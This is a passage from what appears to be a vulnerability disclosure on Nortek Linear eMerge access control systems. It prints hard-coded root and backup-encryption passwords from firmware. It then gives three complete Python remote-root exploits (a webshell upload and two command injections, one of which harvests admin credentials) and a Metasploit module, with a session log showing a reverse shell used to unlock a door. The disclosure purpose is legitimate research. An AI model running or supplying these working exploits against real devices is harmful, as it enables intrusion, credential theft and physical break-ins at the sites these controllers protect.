00016edc  3c109fe5   ldr     r1, data_16f20  {0x5261c, "echo %s | su -c 'mv /usr/local/l…"  }
00016ee0  0d00a0e1   mov     r0, sp {var_418}
00016ee4  63ccffeb   bl      sprintf
00016ee8  0d00a0e1   mov     r0, sp {var_418}
00016eec  44cbffeb   bl      system
00016ef0  0710a0e1   mov     r1, r7
00016ef4  28009fe5   ldr     r0, data_16f24  {0x52674, "CSpiderCGI::SetSSLCertificate - …"  }
00016ef8  b6cbffeb   bl      printf
```

Figure 21. Using su to move sicunet.crt device SSL certificate

We can also find the encryption key used for encrypting the backup file for restoring, again in plain text.




```
0004e5c0  /tmp/backup-tmp
0004e5d0  /tmp/SpiderDB/Spider.db
0004e5e8  echo %s | su -c \'mv %s/%s.cgi %s/%s.tar.gz\'
0004e614  echo %s | su -c \'/spider/sicu/openssl enc -aes-256-cbc -salt -in %s/%s.tar.gz -out %s/%s.enc -pass pass:lomax1234\'
0004e688  COMPLETE:%s.enc\n
0004e69c  SpiderCGI::ConfigurationSMTP - SMTP is disable
0004e6cc  echo > %s
```

Figure 22. Encryption key hard-coded in plain-text in spider-cgi binary

The encryption key is *lomax1234*, and it's used for creating a copy of the current database and the configuration files in an encrypted AES-256 format in CBC mode using the OpenSSL toolkit.


The backup function (Figure 24) checks options chosen by the admin (such as backup destination), archives it and encrypts it. The backup can then be downloaded by the admin for archive and restoration purposes. Final backup file format is *bak_YYYYMMDD-HHMMSS.enc*.



```
58 @ 000104b4  void* r1_7 = r4_1
59 @ 000104bc  int32_t* r0_19 = &var_228
60 @ 000104c0  memset(r0_19, r1_7, 0x200)
61 @ 000104c4  int32_t* r3_4 = &var_828
62 @ 000104d0  int32_t* r0_20 = &var_228
63 @ 000104d4  unimplemented  {stm sp, {r8, r10}}
64 @ 000104dc  sprintf(r0_20, 0x4f704, 0x4e038, r3_4)  {"davestyle"}  {"echo %s | su -c '/spider/sicu/op…"}
65 @ 000104e0  int32_t* r0_21 = &var_
66 @ 000104e4  system(r0_21)
67 @ 000104e8  void* r1_8 = r4_1
68 @ 000104f0  int32_t* r0_22 = &var_
69 @ 000104f4  memset(r0_22, r1_8, 0x
70 @ 00010500  int32_t* r3_5 = &var_8
71 @ 00010504  int32_t* r0_23 = &var_
72 @ 00010508  unimplemented  {stm sp
73 @ 0001050c  sprintf(r0_23, 0x4f770, 0x4e038, r3_5)  {"davestyle"}  {"echo %s | su -c 'tar zxvf ''%s/%…"}
74 @ 00010510  int32_t* r0_24 = &var_228
75 @ 00010514  r0_16, r1_6 = system(r0_24)
76 @ 00010518  void* r9_1 = r0_16 - 0
77 @ 00010518  bool cond:3_1 = r0_16 != 0
78 @ 00010518  bool cond:4_1 = r0_16 != 0
79 @ 00010518  bool cond:5_1 = r0_16 != 0
80 @ 0001051c  if (r0_16 != 0) then 89 else 90 @ 0x10520
```

```
0004f704              65 63 68 6f      echo
0004f708  20 25 73 20 7c 20 73 75   %s | su
0004f710  20 2d 63 20 27 2f 73 70   -c '/sp
0004f718  69 64 65 72 2f 73 69 63  ider/sic
0004f720  75 2f 6f 70 65 6e 73 73  u/openss
0004f728  6c 20 65 6e 63 20 2d 64  l enc -d
0004f730  20 2d 61 65 73 2d 32 35   -aes-25
0004f738  36 2d 63 62 63 20 2d 69  6-cbc -i
```

Figure 23. Decrypting and extracting the backup file (restore function)



```
sub_4a5e8(0x4ef94, 0x1ff)  {"/mnt/sd/s-back"}
void* r0_1 = &var_260
r1_1, r2_1 = memset(r0_1, 0, 0x200)
r0_2 = sub_4a224(0, r1_1, r2_1)
int32_t r2_2 = r0_2
void* r0_3 = &var_260
sprintf(r0_3, 0x4e4c4, r2_2)  {"bak_%s"}
void* r0_4 = &var_860
memset(r0_4, 0, 0x400)
void* r0_5 = &var_860
unimplemented  {stm sp, {r5, r12}}
sprintf(r0_5, 0x504e0, 0x4e038, 0x4e5c0)  {"davestyle"}  {"/tmp/backup-tmp"}  {"echo %s | su -c 'tar zhcvf %s/%s…"}
void* r0_6 = &var_860
system(r0_6)
void* r0_7 = &var_860
memset(r0_7, 0, 0x400)
void* r0_8 = &var_860
unimplemented  {stm sp, {r5, r6}}
sprintf(r0_8, 0x4e614, 0x4e038, 0x4e5c0)  {"davestyle"}  {"/tmp/backup-tmp"}  {"echo %s | su -c '/spider/sicu/op…"}
void* r0_9 = &var_860
r0_10 = system(r0_9)
int32_t r8_1 = r0_10
void* r0_11 = &var_60
memset(r0_11, 0, 0x40)
void* r3_1 = &var_260
void* r0_12 = &var_60
sprintf(r0_12, 0x505d8, 0x4e5c0, r3_1)  {"/tmp/backup-tmp"}  {"%s/%s.enc"}
void* r0_13 = &var_60
r0_14 = sub_4ab04(r0_13)
int32_t r10_1 = r0_14
void* r0_15 = &var_860
memset(r0_15, 0, 0x400)
void* r0_16 = &var_860
void* var_870_1 = &var_260
sprintf(r0_16, 0x505e4, 0x4e038, 0x4e5c0, var_870_1)  {"davestyle"}  {"/tmp/backup-tmp"}  {"echo %s | su -c 'cp -a %s/%s.enc…"}
void* r0_17 = &var_860
system(r0_17)
void* r0_18 = &var_460
memset(r0_18, 0, 0x200)
void* r2_3 = &var_260
void* r0_19 = &var_460
sprintf(r0_19, 0x50618, r2_3)  {"/mnt/sd/s-back/%s.enc"}
```

Figure 24. Generating backup file in /tmp or /mnt directory (backup function)

We verify the obtained cryptographic key with a previously generated backup file:

```
$ file bak_20181113-010632.enc
bak_20181113-010632.enc: openssl enc'd data with salted password
$ hexdump -n 100 -C bak_20181113-010632.enc
00000000  53 61 6c 74 65 64 5f 5f  c4 9a 05 8e bc 50 e5 dc  |Salted__.....P..|
00000010  7c c7 f2 2d 1f b6 3c 0f  c3 ff 2d 4f 1c a3 43 cf  ||..-..<...-O..C.|
00000020  f3 11 2b 70 f0 2a 96 12  ba a0 e7 5b 42 75 65 f4  |..+p.*.....[Bue.|
00000030  81 94 45 dd 02 24 06 29  32 8c 96 58 26 b0 5c b1  |..E..$.)2..X&.\.|
00000040  f3 36 c9 61 7f 4d 4a 39  15 d5 2d 57 5e 34 11 4c  |.6.a.MJ9..-W^4.L|
00000050  6e 41 e3 b5 87 66 93 66  94 e0 25 ee c9 3a 41 fe  |nA...f.f..%..:A.|
00000060  c5 23 69 e8                                       |.#i.|
00000064
$ openssl enc -d -aes-256-cbc -in bak_20181113-010632.enc -out bak_20181113-010632.dec -pass
pass:lomax1234
$ file bak_20181113-010632.dec
bak_20181113-010632.dec: gzip compressed data, last modified: Tue Nov 13 01:06:32 2018, max
compression, from Unix, original size 1715200
$ tar -zxvf bak_20181113-010632.dec
x spider/conf/
x spider/conf/.test.eml.swp
x spider/conf/ssmtp-sms.conf
x spider/conf/sendmsg.sms
x spider/conf/ssmtp.conf
x spider/conf/sendmsg.eml
x tmp/SpiderDB/Spider.db
x spider/web/webroot/user_img/
```

The device is using the /spider/sicu/openssl binary for its crypto operations. Not vulnerable to Heartbleed bug.

```
root@imx6slevk:~# /usr/bin/openssl version
OpenSSL 1.0.2d 9 Jul 2015
root@imx6slevk:~# /spider/sicu/openssl version
OpenSSL 1.0.1l 15 Jan 2015
```

The practical demonstration

In this section we present three PoC exploits and a Metasploit module that we have developed in order to demonstrate the vulnerabilities found in the system.

Unauthenticated File Upload Remote Root Code Execution in Linear eMerge E3-Series:

```
#!/usr/bin/env python
#
# Linear eMerge E3 Arbitrary File Upload Remote Root Code Execution
# Affected version: <=1.00-06
#
# By Gjoko Krstic
#
# (c) 2019 Applied Risk
#
######################################################################
#
# lqwrm@metalgear:~/stuff$ python e3upload.py 192.168.1.2
# Starting exploit at 17.01.2019 13:04:17
#
# lighttpd@192.168.1.2:/spider/web/webroot/badging/bg$ id
# uid=1003(lighttpd) gid=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot/badging/bg$ echo davestyle | su -c id
# Password:
# uid=0(root) gid=0(root) groups=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot/badging/bg$ exit
#
# [+] Deleting webshell.php file...
# [+] Done!
#
######################################################################

import datetime
import requests
import sys#####
import os######

piton = os.path.basename(sys.argv[0])

badge = "/badging/badge_layout_new_v0.php"
shell = "/badging/bg/webshell.php"

if len(sys.argv) < 2:
        print "\n\x20\x20[*] Usage: "+piton+" <ipaddress:port>\n"
        sys.exit()

ipaddr = sys.argv[1]
vremetodeneska = datetime.datetime.now()

print "Starting exploit at "+vremetodeneska.strftime("%d.%m.%Y %H:%M:%S")
print

while True:
    try:
        target = "http://"+ipaddr+badge

        headers = {"User-Agent": "Brozilla/16.0",
                   "Accept": "anything",
                   "Accept-Language": "mk-MK,mk;q=0.7",
                   "Accept-Encoding": "gzip, deflate",
                   "Content-Type": "multipart/form-data; boundary=----j",
                   "Connection": "close"}

        payload = ("------j\r\nContent-Disposition: form-da"
                   "ta; name=\"layout_name\"\r\n\r\nwebshel"
                   "l.php\r\n------j\r\nContent-Disposition"
                   ": form-data; name=\"bg\"; filename=\"we"
                   "bshell.php\"\r\nContent-Type: applicati"
                   "on/octet-stream\r\n\r\n<?\nif($_GET['cm"
                   "d']) {\n  system($_GET['cmd']);\n  }\n?"
                   ">\n\r\n------j--\r\n")

        requests.post(target, headers=headers, data=payload)


        cmd = raw_input("lighttpd@"+ipaddr+":/spider/web/webroot/badging/bg$ ")
        execute = requests.get("http://"+ipaddr+shell+"?cmd="+cmd)
        print execute.text
        if cmd.strip() == "exit":
            print "[+] Deleting webshell.php file..."
            requests.get("http://"+ipaddr+shell+"?cmd=rm%20webshell.php")
            print "[+] Done!\n"
            break
        else: continue
    except Exception:
        print "Error!"
        break

sys.exit()
```

Unauthenticated Command Injection Remote Root Code Execution in Linear eMerge E3 (#1):

```
#!/usr/bin/env python
#
# Linear eMerge E3 Unauthenticated Command Injection Remote Root Exploit
# Affected version: <=1.00-06
# via card_scan.php
#
# By Gjoko Krstic
#
# (c) 2019 Applied Risk
#
#####################################################################
# lqwrm@metalgear:~/stuff$ python emergeroot1.py 192.168.1.2
#
# lighttpd@192.168.1.2:/spider/web/webroot$ id
# uid=1003(lighttpd) gid=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot$ echo davestyle |su -c id
# Password:
# uid=0(root) gid=0(root) groups=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot$ exit
#
# [+] Erasing read stage file and exiting...
# [+] Done. Ba-bye!
#
#####################################################################

import requests
import sys,os##

piton = os.path.basename(sys.argv[0])

if len(sys.argv) < 2:
        print '\n\x20\x20[*] Usage: '+piton+' <ipaddress:port>\n'
        sys.exit()

ipaddr = sys.argv[1]

print
while True:
        try:
                cmd = raw_input('lighttpd@'+ipaddr+':/spider/web/webroot$ ')
                execute = requests.get('http://'+ipaddr+'/card_scan.php?No=30&ReaderNo=%60'+cmd+' > 
test.txt%60')
                readreq = requests.get('http://'+ipaddr+'/test.txt')
                print readreq.text
                if cmd.strip() == 'exit':
                        print '[+] Erasing read stage file and exiting...'
                        requests.get('http://'+ipaddr+'/card_scan.php?No=30&ReaderNo=%60rm test.
txt%60')
                        print '[+] Done. Ba-bye!\n'
                        break
                else: continue
        except Exception:
                break

sys.exit()
```

Unauthenticated Command Injection Remote Root Code Execution in Linear eMerge E3 (#2):

```
#!/usr/bin/env python
#
# Linear eMerge E3 Unauthenticated Command Injection Remote Root Exploit
# Affected version: <=1.00-06
# via card_scan_decoder.php
#
# By Gjoko Krstic
#
# (c) 2019 Applied Risk
#
#########################################################################
# lqwrm@metalgear:~/stuff$ python emergeroot2.py 192.168.1.2
# Do you want me to try and get the web front-end credentials? (y/n) y
# ID='admin',Password='MakeLoveNotWar!'
#
# lighttpd@192.168.1.2:/spider/web/webroot$ id
# uid=1003(lighttpd) gid=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot$ cat /etc/version
# Software Version: 1.00.03
# Image: nxgcpub-image
# Built by: jenkins
#
# lighttpd@192.168.1.2:/spider/web/webroot$ echo davestyle |su -c id
# Password:
# uid=0(root) gid=0(root) groups=0(root)
#
# lighttpd@192.168.1.2:/spider/web/webroot$ exit
#
# [+] Erasing read stage file and exiting...
# [+] Done. Ba-bye!
#
#########################################################################

import requests
import time####
import sys#####
import os######
import re######


piton = os.path.basename(sys.argv[0])

if len(sys.argv) < 2:
        print '\n\x20\x20[*] Usage: '+piton+' <ipaddress:port>\n'
        sys.exit()

ipaddr = sys.argv[1]

creds = raw_input('Do you want me to try and get the web front-end credentials? (y/n) ')
if creds.strip() == 'y':
    frontend = '''grep "Controller" /tmp/SpiderDB/Spider.db |cut -f 5,6 -d ',' |grep ID'''
    requests.get('http://'+ipaddr+'/card_scan_decoder.php?No=30&door=%60'+frontend+' > test.txt%60')
    showme = requests.get('http://'+ipaddr+'/test.txt')
    print showme.text

while True:
        try:
                cmd = raw_input('lighttpd@'+ipaddr+':/spider/web/webroot$ ')
                execute = requests.get('http://'+ipaddr+'/card_scan_decoder.php?No=30&door=%60'+cmd+'
> test.txt%60')
                #time.sleep(1);
                readreq = requests.get('http://'+ipaddr+'/test.txt')
                print readreq.text
                if cmd.strip() == 'exit':
                        print "[+] Erasing read stage file and exiting..."
                        requests.get('http://'+ipaddr+'/card_scan_decoder.php?No=30&ReaderNo=%60rm
test.txt%60')
                        print "[+] Done. Ba-bye!\n"
                        break
                else: continue
        except Exception:
                break

sys.exit()
```

Metasploit module for Linear eMerge E3 Command Injection. This MSF module works against Linear E3 that is shipped with PHP version 5.6.23 and onwards:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
        'Name'           => 'Linear eMerge E3 Access Controller Command Injection',
        'Description'    => %q{
          This module exploits a command injection vulnerability in the Linear eMerge
          E3 Access Controller. The issue is triggered by an unsanitized exec() PHP
          function allowing arbitrary command execution with root privileges.
        },
        'License'        => MSF_LICENSE,
        'Author'         =>
          [
            'Gjoko Krstic <gjoko@applied-risk.com> ' # Discovery, Exploit, MSF Module
          ],
        'References'     =>
          [
            [ 'URL', 'https://applied-risk.com/labs/advisories' ],
            [ 'URL', 'https://www.nortekcontrol.com' ],
            [ 'CVE', '2019-7256']
          ],
        'Privileged'     => false,
        'Payload'        =>
          {
            'DisableNops' => true,
          },
        'Platform'       => [ 'unix' ],
        'Arch'           => ARCH_CMD,
        'Targets'        => [ ['Linear eMerge E3', { }], ],
        'DisclosureDate' => "Oct 29 2019",
        'DefaultTarget'  => 0
      )
    )
  end

  def check
    res = send_request_cgi({
      'uri'        => normalize_uri(target_uri.path.to_s, "card_scan_decoder.php"),
      'vars_get'   =>
        {
         'No'      => '251',
         'door'    => '1337'
        }
    })
    if res.code == 200 and res.to_s =~ /PHP\/5.6.23/
      return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
  end

  def http_send_command(cmd)
    uri = normalize_uri(target_uri.path.to_s, "card_scan_decoder.php")
    res = send_request_cgi({
      'method'    => 'GET',
      'uri'       => uri,
      'vars_get' =>
        {
          'No'   => '251',
          'door' => "'"+cmd+"'"
        }
    })
    unless res
      fail_with(Failure::Unknown, 'Exploit failed!')
   end
   res
 end
```

```
  def exploit
    http_send_command(payload.encoded)
    print_status("Sending #{payload.encoded.length} byte payload...")
  end
end
```

Output from a Metasploit Framework (MSF) session:

```
msf5 exploit(linux/http/linear_new2) > info

       Name: Linear eMerge E3 Access Controller Command Injection
     Module: exploit/linux/http/linear_new2
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2019-10-29

Provided by:
  Gjoko Krstic <gjoko@applied-risk.com>

Available targets:
  Id  Name
  --  ----
  0   Linear eMerge E3

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   192.168.1.2      yes       The target address range or CIDR identifier
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                     no        HTTP server virtual host

Payload information:

Description:
  This module exploits a command injection vulnerability in the Linear
  eMerge E3 Access Controller. The issue is triggered by an
  unsanitized exec() PHP function allowing arbitrary command
  execution with root privileges.

References:
  https://applied-risk.com/labs/advisories
  https://www.nortekcontrol.com
  https://cvedetails.com/cve/CVE-2019-7256/

msf5 exploit(linux/http/linear_new2) > check
[+] 192.168.1.2:80 The target is vulnerable.
msf5 exploit(linux/http/linear_new2) > show options

Module options (exploit/linux/http/linear_new2):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.2      yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.17     yes       The listen address (an interface may be specified)
   LPORT  9999             yes       The listen p
```

```
Exploit target:

   Id  Name
   --  ----
   0   Linear eMerge E3


msf5 exploit(linux/http/linear_new2) > sessions -v

Active sessions
===============

  Session ID: 1
        Name: DOOR
        Type: shell unix
        Info: 
      Tunnel: 192.168.1.17:9999 -> 192.168.1.2:38800 (192.168.1.2)
         Via: exploit/linux/http/linear_new2
   Encrypted: false
        UUID: 
     CheckIn: <none>
  Registered: No

msf5 exploit(linux/http/linear_new2) > sessions -i 1
[*] Starting interaction with DOOR...

id
uid=1003(lighttpd) gid=0(root)
pwd
/spider/web/webroot
/spider/sicu/spider-cgi door 2 unlocked
Password:
CSpiderCGI::SetDoorLock - Complete...
/spider/sicu/spider-cgi door 2 locked
Password:
CSpiderCGI::SetDoorLock - Complete...
^Z
Background session DOOR? [y/N]  y
msf5 exploit(linux/http/linear_new2) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.2 - Command shell session DOOR closed
```

Case 2: Nortek Linear eMerge50P/ eMerge5000P Access Control System

Introduction

The eMerge50P/5000P access control system has a different codebase from the eMerge E3-Series, even though they come from the same vendor (Nortek Security & Control / Linear LLC). It is an entirely different platform containing additional features. Below we present examples of vulnerabilities within this platform. At the end of this section, we provide a complete working exploit.

Main login prompt for Linear eMerge50P/eMerge5000P is shown in Figure 25. The main dashboard after logging in is shown in Figure 26.





Figure 25. Main login prompt of Linear eMerge50P/eMerge5000P



```
Activity Log                                                  Filter:
06:39:18                                                      Category: All
06:33:35 Monitoring Started
06:33:06 Logged in IP Address 192.168.1.17 by System Administrator
00:15:19 System backup successful
00:15:19 System backup in progress: Creation of system backup file succeeded
00:15:04 System backup started
01/24/2019 12:14:55 Unknown network node IP Address 192.168.1.251 for D00000002BCCA127
01/24/2019 09:44:59 Unknown network node IP Address 192.168.1.251 for D00000002BCCA127
01/24/2019 00:15:19 System backup successful
01/24/2019 00:15:19 System backup in progress: Creation of system backup file succeeded
01/24/2019 00:15:04 System backup started
01/23/2019 16:20:24 Session expired IP Address 192.168.1.17 by System Administrator
01/23/2019 15:50:16 Logged in IP Address 192.168.1.17 by System Administrator
01/23/2019 14:21:58 Session expired IP Address 192.168.1.17 by System Administrator
01/23/2019 13:49:37 Logged in IP Address 192.168.1.17 by System Administrator
01/23/2019 09:44:54 Unknown network node IP Address 192.168.1.17 for D00000002BCCA127
01/23/2019 00:15:19 System backup successful
01/23/2019 00:15:19 System backup in progress: Creation of system backup file succeeded
01/23/2019 00:15:04 System backup started
